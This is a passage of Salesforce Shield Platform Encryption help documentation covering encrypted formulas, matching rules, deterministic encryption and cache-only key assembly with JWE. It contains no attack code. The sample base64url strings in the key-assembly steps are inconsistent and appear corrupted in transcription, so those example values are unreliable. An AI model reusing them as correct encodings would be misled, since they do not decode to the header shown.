LOWER isn't a supported function, and the input is an encrypted value.

Case

CASE returns encrypted field values, but doesn't compare them.

This works:

```
CASE(custom_field__c, "1", cf2__c, cf3__c)
```

where either or both cf2__c and cf3__c are encrypted

Why it works:

custom_field__c is compared to "1". If it is true, the formula returns cf2__c because it's not comparing two encrypted values.

This doesn't work:

```
CASE("1", cf1__c, cf2__c, cf3__c)
```

where `cf1__c` is encrypted

Why it doesn't work:

You can't compare encrypted values.

ISBLANK and ISNULL**This works:**

```
OR(ISBLANK(encryptedField__c), ISNULL(encryptedField__c))
```

Why it works:

Both `ISBLANK` and `ISNULL` are supported. `OR` works in this example because `ISBLANK` and `ISNULL` return a Boolean value, not an encrypted value.

Spanning**This works:**

```
(LookupObject1__r.City & LookupObject1__r.Street) &
(LookupObject2__r.City & LookupObject2__r.Street) &
(LookupObject3__r.City & LookupObject3__r.Street) &
(LookupObject4__r.City & LookupObject4__r.Street)
```

How and why you use it:

Spanning retrieves encrypted data from multiple entities. For example, let's say you work in the customer service department for Universal Containers. A customer has filed a case about a distribution problem, and you want to see the scope of the issue. You want all the shipping addresses related to this particular case. This example returns all the customers' shipping addresses as a single string in your case layout.

Validation

The encryption validation service checks your org to make sure that it's compatible with encrypted formula field types.

When you encrypt a given field, the validation service:

- Retrieves all formula fields that reference the field
- Verifies that the formula fields are compatible with encryption
- Verifies that the formula fields aren't used elsewhere for filtering or sorting

Limits

Up to 200 formula fields can reference a given encrypted custom field. A field that is referenced by more than 200 formula fields can't be encrypted. If you need to reference an encrypted custom field from more than 200 formula fields, contact Salesforce.

When you specify multiple fields to encrypt at one time, the 200-field limit is applied to the whole batch. If you know that you are encrypting fields that have multiple formula fields pointing to them, encrypt those fields one at a time.

Apply Encryption to Fields Used in Matching Rules

Matching rules used in duplicate management help you maintain clean and accurate data. Apply deterministic encryption to the fields to make them compatible with standard and custom matching rules.

Ask an administrator to enable **Deterministic Encryption** from the Platform Encryption Advanced Settings page. If you don't have a Data in Salesforce (Deterministic) type tenant secret, create one from the Platform Encryption Key Management page.



Important: Matching rules used in duplicate management don't support probabilistically encrypted data.

Follow these steps to add encrypted fields to existing custom matching rules.

1. From Setup, in the Quick Find box, enter *Matching Rules*, and then select **Matching Rules**.
2. Deactivate the matching rule that reference fields you want to encrypt. If your matching rule is associated with an active duplicate rule, first deactivate the duplicate rule from the Duplicate Rules page. Then return to the Matching Rules page and deactivate the matching rule.
3. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Policy**.
4. Click **Encrypt Fields**.
5. Click **Edit**.
6. Select the fields you want to encrypt, and select **Deterministic** from the Encryption Scheme list.

7. Click **Save**.



Tip: Standard matching rules are automatically deactivated when encryption is added to a field referenced by that rule. To encrypt fields referenced in standard matching rules, follow steps 3–8.

8. After you get the email verifying encryption's been enabled on your fields, reactivate your matching rule and associated duplicate management rule.
Matching rules used in duplicate management now return exact and fuzzy matches on encrypted data.



Example: Let's say you recently encrypted Billing Address on your Contacts, and you want to add this field to a custom matching rule. First, deactivate the rule or rules you want to add this field to. Make sure that Billing Address is encrypted with the deterministic encryption scheme. Then add Billing Address to your custom matching rule, just like you would add any other field. Finally, reactivate your rule.

When you rotate your key material, you must update custom matching rules that reference encrypted fields. After you rotate your key material, deactivate and then reactivate the affected matching rules. Then contact Salesforce to request the background encryption process. When the background encryption process finishes, your matching rules can access all data encrypted with your active key material.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.


USER PERMISSIONS

To view setup:

- View Setup and Configuration

To enable encryption key (tenant secret) management:

- Manage Profiles and Permission Sets

 **Important:** To ensure accurate matching results, customers who used the beta version of this feature must deactivate any matching rules that reference encrypted fields and then reactivate them. If your custom matching rule fails on reactivation, contact Salesforce for help reactivating your match index.

Encrypt Data in Chatter

Enabling Shield Platform Encryption for Chatter adds an extra layer of security to information that users share in Chatter. You can encrypt data at rest in feed posts and comments, questions and answers, link names and URLs, poll questions and choices, and content from your custom rich publisher apps.

We recommend that you test Encryption for Chatter in a dedicated Sandbox environment before enabling it in production.

Unlike encryption for custom and standard fields, enabling encryption for Chatter encrypts all eligible Chatter fields.

1. Make sure that your org has an active encryption key. If you're not sure, check with your administrator.
2. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Policy**.
3. Click **Encrypt Chatter**.

The automatic Shield Platform Encryption validation service checks for settings that could block encryption. If the service finds potential problems, it sends you an email with suggestions for fixing the problems.

After you activate encryption for Chatter, new data that you enter into Chatter gets encrypted. To encrypt historic Chatter data, contact Salesforce Customer Support to request the background encryption service.

When you edit or update an encrypted Chatter field, the field's revision history is also encrypted. For example, if you update a post, the old version of the post remains encrypted.

If you enabled Encryption for Chatter in Spring '17 and you want to access the most up-to-date features, deselect **Encrypt Chatter** and then reselect **Encrypt Chatter**.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To encrypt fields:

- Customize Application

Encrypt Search Index Files

Sometimes you need to search for personally identifiable information (PII) or data that's encrypted in the database. When you search your org, the results are stored in search index files. You can encrypt these search index files, adding another layer of security to your data.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
2. Select **Search Index** from the picklist.
3. Select **Generate Tenant Secret**.
This new tenant secret encrypts only the data stored in search index files.
4. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Policy**.
5. Select **Encrypt Search Indexes**.
Your search indexes are now encrypted with the active Search Index tenant secret.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To enable encryption key (tenant secret) management:

- Manage Profiles and Permission Sets

Encrypt Einstein Analytics Data

To get started with Einstein Analytics Encryption, generate a tenant secret with Shield Platform Encryption. Once you generate an Analytics tenant secret, Einstein Analytics Encryption uses the Shield Platform Encryption key management architecture to encrypt your Einstein Analytics data.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
2. Select **Analytics** from the picklist.
3. Generate a tenant secret or upload key material.
4. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Policy**.
5. Select **Encrypt Einstein Analytics**.
6. Click **Save**.

New datasets in Einstein Analytics are now encrypted.



Note: Data that was in Einstein Analytics before encryption was enabled is not encrypted. If pre-existing data is imported from Salesforce objects through the dataflow, the data becomes encrypted on the next dataflow run. Other pre-existing data (such as CSV data) must be reimported to become encrypted. Although pre-existing data is not encrypted, it is still accessible and fully functional in its unencrypted state when encryption is enabled.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Einstein Analytics Platform and either Salesforce Shield or the Platform Encryption add-on.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To manage key material:

- Manage Encryption Keys

Filter Encrypted Data with Deterministic Encryption

You can filter data that you have protected with Salesforce Shield Platform Encryption using deterministic encryption. Your users can filter records in reports and list views, even when the underlying fields are encrypted. Deterministic encryption supports WHERE clauses in SOQL queries and is compatible with unique and external ID fields. It also supports single-column indexes and single-column case-sensitive unique indexes. Shield Platform Encryption uses the Advanced Encryption Standard (AES) with 256-bit keys with CBC mode, and a static initialization vector (IV).

IN THIS SECTION:

[How Deterministic Encryption Supports Filtering](#)

By default, Salesforce encrypts data using a probabilistic encryption scheme. Each bit of data is turned into a fully random ciphertext string every time it's encrypted. Encryption doesn't generally impact users who are authorized to view the data. The exceptions are when logic is executed in the database or when encrypted values are compared to a string or to each other. In these cases, because the data has been turned into random, patternless strings, filtering isn't possible. For example, you might run a SOQL query in custom Apex code against the Contact object, where `LastName = 'Smith'`. If the `LastName` field is encrypted with probabilistic encryption, you can't run the query. Deterministic encryption addresses this problem.

[Encrypt Data with the Deterministic Encryption Scheme](#)

Enable the deterministic encryption scheme, then apply deterministic encryption to fields.

How Deterministic Encryption Supports Filtering

By default, Salesforce encrypts data using a probabilistic encryption scheme. Each bit of data is turned into a fully random ciphertext string every time it's encrypted. Encryption doesn't generally impact users who are authorized to view the data. The exceptions are when logic is executed in the database or when encrypted values are compared to a string or to each other. In these cases, because the data has been turned into random, patternless strings, filtering isn't possible. For example, you might run a SOQL query in custom Apex code against the Contact object, where `LastName = 'Smith'`. If the `LastName` field is encrypted with probabilistic encryption, you can't run the query. Deterministic encryption addresses this problem.

To be able to use filters when data is encrypted, we have to allow some patterns in our data. Deterministic encryption uses a static initialization vector (IV) so that encrypted data can be matched to a particular field value. The system can't read a piece of data that's encrypted, but it does know how to retrieve the ciphertext that stands for that piece of data thanks to the static IV. The IV is unique for a given field in a given org and can only be decrypted with your org-specific encryption key.

We evaluate the relative strengths and weaknesses of cryptographic approaches based on the types of attacks that can be launched against a particular algorithm. We also consider the length of time that it could take for the attack to succeed. For example, it is commonly said that a brute-force attack against an AES 256-bit key would take a billion billion years given current computing capabilities. Nevertheless, it is common practice to rotate keys regularly.


Certain kinds of attacks become a bit less far-fetched when you get away from purely random ciphertext. For example, an attacker could conceivably analyze deterministically encrypted ciphertext and determine that the cleartext string `Alice` always resolves to the ciphertext `YjNkY2JlNjU5M2JkNjk4MGJiNWE2NGQ5NzI5MzU1OTcNCg==`. Given enough time to eavesdrop, an attacker could defeat encryption by building a dictionary of cleartext values to ciphertext values.

The Salesforce Shield approach is to expose just enough determinism to enable bona fide users to filter on encrypted data while limiting it enough to ensure that a given plaintext value does not universally result in the same ciphertext value across all fields, objects, or orgs. Even if an attacker successfully matched cleartext to encrypted values for one field, the attacker would have to do it all over again for any other field, and again for the same field in another object.

In this way, deterministic encryption only decreases encryption strength as minimally necessary to allow filtering.

Encrypt Data with the Deterministic Encryption Scheme

Enable the deterministic encryption scheme, then apply deterministic encryption to fields.

 **Important:** To filter and execute queries on fields with unique attributes, synchronize new and existing encrypted data by the active Data in Salesforce (Deterministic) key material. See [Synchronize Your Data Encryption with the Background Encryption Service](#) for tips on timing and placing your background encryption service request.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
2. From the Choose Tenant Secret Type menu, select **Data in Salesforce**.
3. Generate or upload a tenant secret.
4. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Advanced Settings**.
5. Enable **Deterministic Encryption**.
6. From Setup, select **Key Management**.
7. Select the **Data in Salesforce (Deterministic)** secret type.
8. Generate a tenant secret.

You can mix and match probabilistic and deterministic encryption, encrypting some fields one way and some fields the other.

USER PERMISSIONS

Generate, destroy, export, import, and upload tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Enable features on the Advanced Settings page

- Customize Application

AND

Modify All Data

Key Management [Help for this Page](#)

Shield Platform Encryption adds another layer of protection to your data, helping you meet compliance requirements. Read more about [Shield Platform Encryption best practices](#) and [tradeoffs](#) before you get started.

Use the dropdown to select which type of tenant secret you want to manage. Then generate a tenant secret with Salesforce, or upload your own key material (BYOK).

Choose Tenant Secret Type: **Data in Salesforce (Deterministic)**

These keys encrypt data with the deterministic encryption scheme.

Key Management [Key Management Help](#)

[Generate Tenant Secret](#) [Bring Your Own Key](#)

9. Enable encryption for each field, specifying the deterministic encryption scheme. How you do that depends on whether it's a standard field or a custom field.
 - For standard fields, from Setup, select **Encryption Policy**, and then select **Encrypt Fields**. For each field you want to encrypt, select the field name, and then choose **Deterministic** from the Encryption Scheme list.

Encrypt Standard Fields [Help for this Page](#)

Select the fields you want to encrypt.

Note: Before you encrypt, [understand the limitations](#) encryption imposes on your organization, even if you disable it later.

Important: When you switch between encryption schemes, contact Salesforce. We'll update your encrypted data to use your chosen scheme.

[Save](#) [Cancel](#)

Account

☒ Account Name

☐ Billing Address [i](#)

☐ Shipping Address [i](#)

☒ Phone

Encryption Scheme [i](#)

☒ Probabilistic

☐ Deterministic

[Deterministic](#)

- For custom fields, open the Object Manager and edit the field you want to encrypt. Select **Encrypt the contents of this field**, and select **Use case sensitive deterministic encryption**.

Custom Field Definition Edit [Save] [Cancel]

Field Information ! = Required Information

Field Label: Data Type: Text

Field Name:

Description:

Help Text:

General Options

Required: ☐ Always require a value in this field in order to save a record

Unique: ☐ Do not allow duplicate values

External ID: ☐ Set this field as the unique record identifier from an external system

Encrypted: ☒ Encrypt the contents of this field i

☐ Use probabilistic encryption

☒ Use case sensitive deterministic encryption


Default Value:

Use formula syntax: Enclose text and picklist value API names in double quotes : ("the_text"), include numbers without quotes : (25), show percentages as decimals: (0.10), and express date calculations in the standard format: (Today() + 7)

10. To encrypt your existing data with the active Data in Salesforce (Deterministic) key material, contact Salesforce Support. If you change the encryption scheme for a field from Deterministic to Probabilistic, contact Salesforce to re-encrypt data in that field with your active Data in Salesforce key material.

Cache-Only Key Service (Beta)

Shield Platform Encryption's Cache-Only Key Service addresses a unique need for non-persisted key material. You can store your key material outside of Salesforce and have the Cache-Only Key Service fetch your key on demand from a key service that you control. Your key service transmits your key over a secure channel that you configure, and the Cache-Only Key Service uses your key for immediate encrypt and decrypt operations. Salesforce doesn't retain or persist your cache-only keys in any system of record or backups. You can revoke key material at any time.

 **Note:** As a beta feature, Shield Platform Encryption Cache-Only Key Service is a preview and isn't part of the "Services" under your master subscription agreement with Salesforce. Use this feature at your sole discretion, and make your purchase decisions only from generally available products and features. Salesforce doesn't guarantee general availability of this feature within any particular time frame or at all, and we can discontinue it at any time. This feature is for evaluation purposes only. It's offered as is, and Salesforce has no liability for any harm or damage arising out of or in connection with it. All restrictions, Salesforce reservation of rights, obligations concerning the Services, and terms for related Non-Salesforce Applications and Content apply equally to your use of this feature. You can provide feedback and suggestions for Shield Platform Encryption Cache-Only Key Service in the [IdeaExchange](#) and through the [Trailblazer Community](#). For information about enabling this feature in your organization, contact Salesforce.

EDITIONS

Available in: **Enterprise, Performance, Unlimited, and Developer** editions. Requires purchasing Salesforce Shield or Platform Encryption.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:[How Cache-Only Keys Works](#)

The Cache-Only Key Service lets you use a variety of key services to generate, secure, and store your key material. You can use an on-premises key service, host your own cloud-based key service, or use a cloud-based key brokering vendor.

[Prerequisites and Terminology for Cache-Only Keys](#)

The Cache-Only Key Service offers you more control over your key material. When you use cache-only keys, you control more of the key management tasks. Before you start using the service, understand how to create and host your key material in a way that's compatible with Salesforce's BYOK service.

[Create and Assemble Your Key Material](#)

The Cache-Only Key Service is compatible with 256-bit AES keys returned in a JSON response, and then wrapped using JSON Web Encryption (JWE).

[Configure Your Cache-Only Key Callout Connection](#)

Use a named credential to specify the endpoint for your callout, and identify the key that you want to use to encrypt your data.

[Check Your Cache-Only Key Connection](#)

Because your cache-only key material is stored outside of Salesforce, it's important to maintain a functional callout connection. Use the Callout Check page to monitor your connection and quickly respond to key service interruptions that could prevent the service from fetching your keys.

[Destroy a Cache-Only Key](#)

When you destroy a cache-only key, you're destroying two things: the key in the cache, and the callout connection to the key service.

[Reactivate a Cache-Only Key](#)

If you still have your named credential associated with a key that was destroyed in Salesforce, you can reactivate a destroyed cache-only key from Setup. Cache-only keys can't be reactivated programmatically. Reactivating a destroyed key makes it the active key. Before you reactivate a destroyed key, make sure that the corresponding key service connection is recovered.

[Considerations for Cache-Only Keys](#)

These considerations apply to all data that you encrypt using the Cache-Only Key Service.

[Troubleshoot Cache-Only Keys](#)

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

How Cache-Only Keys Works

The Cache-Only Key Service lets you use a variety of key services to generate, secure, and store your key material. You can use an on-premises key service, host your own cloud-based key service, or use a cloud-based key brokering vendor.

Figures 1 and 2 show how Salesforce fetches keys on-demand from your specified key service. Whether you store your keys with an on-premises key service or a cloud-based key service, the flow is the same. When users access encrypted data, or add sensitive data to encrypted data elements, the Cache-Only Key Service makes a callout to your key service. Your key service passes key material, wrapped securely in JSON Web Encryption format, through a secure, authenticated channel that you set up.




Figure 1: On-premises Key Service




Figure 2: Cloud-Based Key Service

As a core offering of the Shield KMS, enhanced cache controls ensure that key material is stored securely while in the cache. The Shield KMS encrypts the fetched key material with an org-specific AES 256-bit cache encryption key and stores the encrypted key material in the cache for encrypt and decrypt operations. HSM-protected keys secure the cache encryption key in the cache, and the cache encryption key is rotated along with key lifecycle events such as key destruction and rotation.

The enhanced cache controls provide a single source of truth for key material used to encrypt and decrypt your data. Subsequent encryption and decryption requests go through the encrypted key cache until the cache-only key is revoked or rotated, or the cache is flushed. Once the cache is flushed, the Cache-Only Key Service fetches key material from your specified key service. The cache is regularly flushed every 72 hours, and certain Salesforce operations flush the cache on average every 24 hours. Destroying a data encryption key invalidates the corresponding data encryption key that's stored in the cache.

Because cache-only keys bypass the key derivation process, they're used to directly encrypt and decrypt your data.

Prerequisites and Terminology for Cache-Only Keys

The Cache-Only Key Service offers you more control over your key material. When you use cache-only keys, you control more of the key management tasks. Before you start using the service, understand how to create and host your key material in a way that's compatible with Salesforce's BYOK service.

Prerequisites

1. **Generate and Host Key Material.** The cache-only key exchange protocol and format requires that keys are wrapped in an opinionated JSON Web Encryption (JWE). This format uses RSAES-OAEP for key encryption and AES GCM for content encryption.

Use a secure, trusted service to generate, store, and back up your key material.

2. **Use and maintain a reliable high-availability key service.** Choose a high-availability key service with an acceptable service level agreement (SLA), predefined maintenance procedures, and processes to mitigate any potential impact to business continuity.

When the connection between Salesforce and your key service is broken, the Cache-Only Key Service can encrypt and decrypt data as long as your key material is in the cache. However, keys don't stay in the cache for long. The cache is regularly flushed every 72 hours, but some Salesforce operations flush the cache about every 24 hours.

If your key material isn't in the cache, and the connection to your key service is broken, users can't encrypt or decrypt records. Make sure that you use a key service that Salesforce can connect to at any time. This is especially important during busy times like the end of year or end of quarter.

3. **Maintain a secure callout endpoint.** The cache-only key exchange protocol requires that keys are wrapped in an opinionated JSON format. Host your wrapped key inside the key response at a location Salesforce can request.

To ensure easy IP whitelisting, the Cache-Only Key Service uses named credentials to establish a secure, authenticated, [whitelisted connection](#) to external sites. You can configure your named credentials to use popular authentication formats, such as Mutual TLS and OAuth. You can change these authentication protocols at any time.

4. **Actively monitor your key service logs for errors.** While Salesforce is here to help you with the Shield Platform Encryption service, you're responsible for maintaining the high-availability key service that you use to host your key material. You can use the RemoteKeyCalloutEvent object to review or track cache-only key events.



Warning: Because you're in control of your keys, you're responsible for securing and backing up your key material. Salesforce can't retrieve lost key material stored outside of our encrypted key cache.

5. **Format and Assemble Your Key Material.** You must format key material hosted outside of Salesforce in a way that's compatible with the Cache-Only Key Service. Make sure that you can generate the following components in the required formats.

Table 1: Cache-Only Key Components

Component	Format
Data encryption key (DEK)	AES 256-bit
Content encryption key (CEK)	AES 256-bit
BYOK-compatible certificate	A 4096-bit RSA certificate whose private key is encrypted with a derived, org-specific tenant secret key
JSON Web Encryption content and header	See a sample in Github
Algorithm for encrypting the CEK	RSA-OAEP
Algorithm for encrypting the DEK	A256GCM

Component	Format
Unique key identifier	Allows numbers, uppercase and lowercase letters, periods, hyphens, and underscores
Initialization vector	Encoded in base64url

Read more about assembling your key material in the [Generate and Assemble Cache-Compatible Keys](#) section. You can also look at our [Cache-Only Key Wrapper](#) in Github for examples and sample utility.

Terminology

Here are some terms that are specific to the Cache-Only Key Service.

Content Encryption Key

For each key request, your key service endpoint generates a unique content encryption key. The content encryption key wraps the data encryption key, which is in turn encrypted by the key encrypting key and placed in the JWE header of the key response.

JSON Web Encryption

The JSON-based structure that the Shield Platform Encryption service uses to encrypted content. JSON Web Encryption, or JWE, uses RSAES-OAEP for key encryption and AES GCM for content encryption.

Key Identifier

The Key ID, or KID, is the unique identifier for your key. The KID is used as the suffix in the named credential and for validation of the KID in the response. In Setup, enter this identifier in the Unique Key Identifier field.

Create and Assemble Your Key Material

The Cache-Only Key Service is compatible with 256-bit AES keys returned in a JSON response, and then wrapped using JSON Web Encryption (JWE).

Cache-only key material is wrapped in a JSON format. An example cache-only key is used throughout this article to illustrate how key material changes as you assemble it.

1. Generate a 256-bit AES data encryption key. You can use the cryptographically secure method of your choice.
2. Generate a 256-bit AES content encryption key using a cryptographically secure method.
3. Generate and download your BYOK-compatible certificate.
4. Create the JWE protected header. The JWE protected header is a JSON object with 3 claims: the algorithm used to encrypt the content encryption key, the algorithm used to encrypt the data encryption key, and the unique ID of the cache-only key. Here's an example header to get us started.

```
{ "alg": "RSA-OAEP", "enc": "A256GCM", "kid": "982c375b-f46b-4423-8c2d-4d1a69152a0b" }
```

5. Encode the JWE protected header as BASE64URL(UTF8(JWE Protected Header)).

```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkeYNTZhQ00iLCJraWQiOiI5ODJjMzc1YiImNDZiLTQ0MjMtOGMyZC00ZDFhNjI6NTJhMG1iIjQ
```

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions. Requires purchasing Salesforce Shield or Platform Encryption.

Available in both Salesforce Classic and Lightning Experience.

6. Encrypt the content encryption key with the public key from the BYOK certificate using the RSAES-OAEP algorithm. Then encode this encrypted content encryption key as BASE64URL(Encrypted CEK).

```
192QA-R7b6Gtjo0tG4GlylJti1-Pf-519YpStYOp28YToMxgUxPmx4NR_myvft24oBCWkh6hy_dqAL7JlVO4
49EglAB_i9GRdyVbTKnJQ1OiVKwWUQaZ9jVNxFFUYTWwZ-sVK4pUw0B3lHwWBfpMsl4jf0exp5-5amiTZ5oP
0rkW99ugLWJ_7XlyTuMIA6VTLSpL0YqChHlwQjo12TQaWG_tiTwl1SgRd3YohuMVlmCdEmR2TfwTvrYLpx4K
bFK3Pv5ZSpSIyreFTh12DPpmhLEAVhCBZxR4-HMnZySSs4QorWagOaT8XPjPv46m8UATZSD4hab8v3Mq4H3
3CmwngZCJXX-sDHuax2JUejxNC8HT5p6sa_I2gQFM1BC2Sd4yBKylDQKcSslCVav4buG8hkOJXY69iW_zhz
tv3DoJJ901-EvkMoHpw11lU9lFhJMUQRvvocfghs2kzy5QC8QQt4t4Wu3p7IvzeneL5I8lQjQlDjMzhbLLor
FHgcAs9_FMwnFYFrgsHP1_v3Iqy7zJJc60fCfDaxAF8Txj_LoeOMkCF1-9PwrULWyRTLMI7CdZIm7jb8v9AL
xCmDgqUi1yvEeBJhgMLezAwtxvGGkej0BdsbWapFXl1I3Uj7C-Mw8LcmpSLKZyEnhj2x-3Vfv5hIVauC6ja1
B6Z_UcqXKOc
```

7. Generate an initialization vector for use as input to the data encryption key's AES wrapping. Then encode it in base64url.

```
N2WVMbpAxipAtG9O
```

8. Wrap your data encryption key with your content encryption key.
 - a. Encode the JWE header as ASCII(BASE64URL(UTF8(JWE Protected Header))).
 - b. Reform authenticated encryption on the data encryption key with the AES GCM algorithm. Use the content encryption key as the encryption key, the initialization vector (the bytes, not the base64URL encoded version), and the Additional Authenticated Data value, requesting a 128-bit Authentication Tag output.
 - c. Encode the resulting ciphertext as BASE64URL(Ciphertext).
 - d. Encode the Authentication Tag as BASE64URL(Authentication Tag).

```
63wRVVKX0ZOxu8cKqN1kqN-7EDa_mnmk32DinS_zFo4
```

and

```
HC7Ev5lmsbTgwyGpeGH5Rw
```


9. Assemble your JWE as a compact serialization of all the preceding values. Concatenate values separated by a period.

```
eyJhbGciOiJSU0EtT0FFUCIsImVuYyI6IkJyNTZHQ00iLCJraWQiOiI5ODJjMzc1Yi1mNDZiLTQ0MjMtOGMy
ZC00ZDFhNjknNTJhMGIfQ.192QA-R7b6Gtjo0tG4GlylJti1-Pf-519YpStYOp28YToMxgUxPmx4NR_myvft
24oBCWkh6hy_dqAL7JlVO449EglAB_i9GRdyVbTKnJQ1OiVKwWUQaZ9jVNxFFUYTWwZ-sVK4pUw0B3lHwWB
fpMsl4jf0exp5-5amiTZ5oP0rkW99ugLWJ_7XlyTuMIA6VTLSpL0YqChHlwQjo12TQaWG_tiTwl1SgRd3Yoh
uMVlmCdEmR2TfwTvrYLpx4KbFK3Pv5ZSpSIyreFTh12DPpmhLEAVhCBZxR4-HMnZySSs4QorWagOaT8XPjPv
46m8UATZSD4hab8v3Mq4H33CmwngZCJXX-sDHuax2JUejxNC8HT5p6sa_I2gQFM1BC2Sd4yBKylDQKcSsl
CVav4buG8hkOJXY69iW_zhztv3DoJJ901-EvkMoHpw11lU9lFhJMUQRvvocfghs2kzy5QC8QQt4t4Wu3p7Iv
zeneL5I8lQjQlDjMzhbLLorFHgcAs9_FMwnFYFrgsHP1_v3Iqy7zJJc60fCfDaxAF8Txj_LoeOMkCF1-9Pwr
ULWyRTLMI7CdZIm7jb8v9ALxCmDgqUi1yvEeBJhgMLezAwtxvGGkej0BdsbWapFXl1I3Uj7C-Mw8LcmpSLKZ
yEnhj2x-3Vfv5hIVauC6ja1B6Z_UcqXKOc.N2WVMbpAxipAtG9O.63wRVVKX0ZOxu8cKqN1kqN-7EDa_mnmk
32DinS_zFo4.HC7Ev5lmsbTgwyGpeGH5Rw
```

For more detailed examples of this process, check out the sample [Cache-Only Key Wrapper](#) in Github. You can use either the utility in this repository or another service of your choosing.

Configure Your Cache-Only Key Callout Connection

Use a named credential to specify the endpoint for your callout, and identify the key that you want to use to encrypt your data.

1. From Setup, enter *Named Credential* in the Quick Find box, then select **Named Credential**.
2.  **Tip:** A named credential provides an authenticated callout mechanism through which Salesforce can fetch your key material. Because Salesforce whitelists named credentials, they're a secure and convenient channel for key material stored outside of Salesforce.

Learn more about named credentials, how to define a named credential, and how to grant access to authentication settings for named credentials in Salesforce Help.
3. From Setup, enter *Platform Encryption* in the Quick Find box and select **Advanced Settings**.
4. Turn on **Allow Cache-Only Keys with BYOK**.
5. From Setup, enter *Platform Encryption* in the Quick Find box, then select **Key Management**.
6. Choose a key type from the Tenant Secret Type dropdown.
7. Select **Bring Your Own Key**.
8. Select a BYOK-compatible certificate from the Choose Certificate dropdown.
9. Select **Use a Cache-Only Key**.
10. For Unique Key Identifier, enter your KID—the unique key identifier for your data encryption key. Your identifier can be a number, a string (2018_data_key), or a UUID (982c375b-f46b-4423-8c2d-4d1a69152a0b).
11. In the Named Credential dropdown, select the named credential associated with your key. You can have multiple keys associated with each named credential.

EDITIONS

Available in: **Enterprise, Performance, Unlimited,** and **Developer** editions. Requires purchasing Salesforce Shield or Platform Encryption.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To create, edit, or delete named credentials:

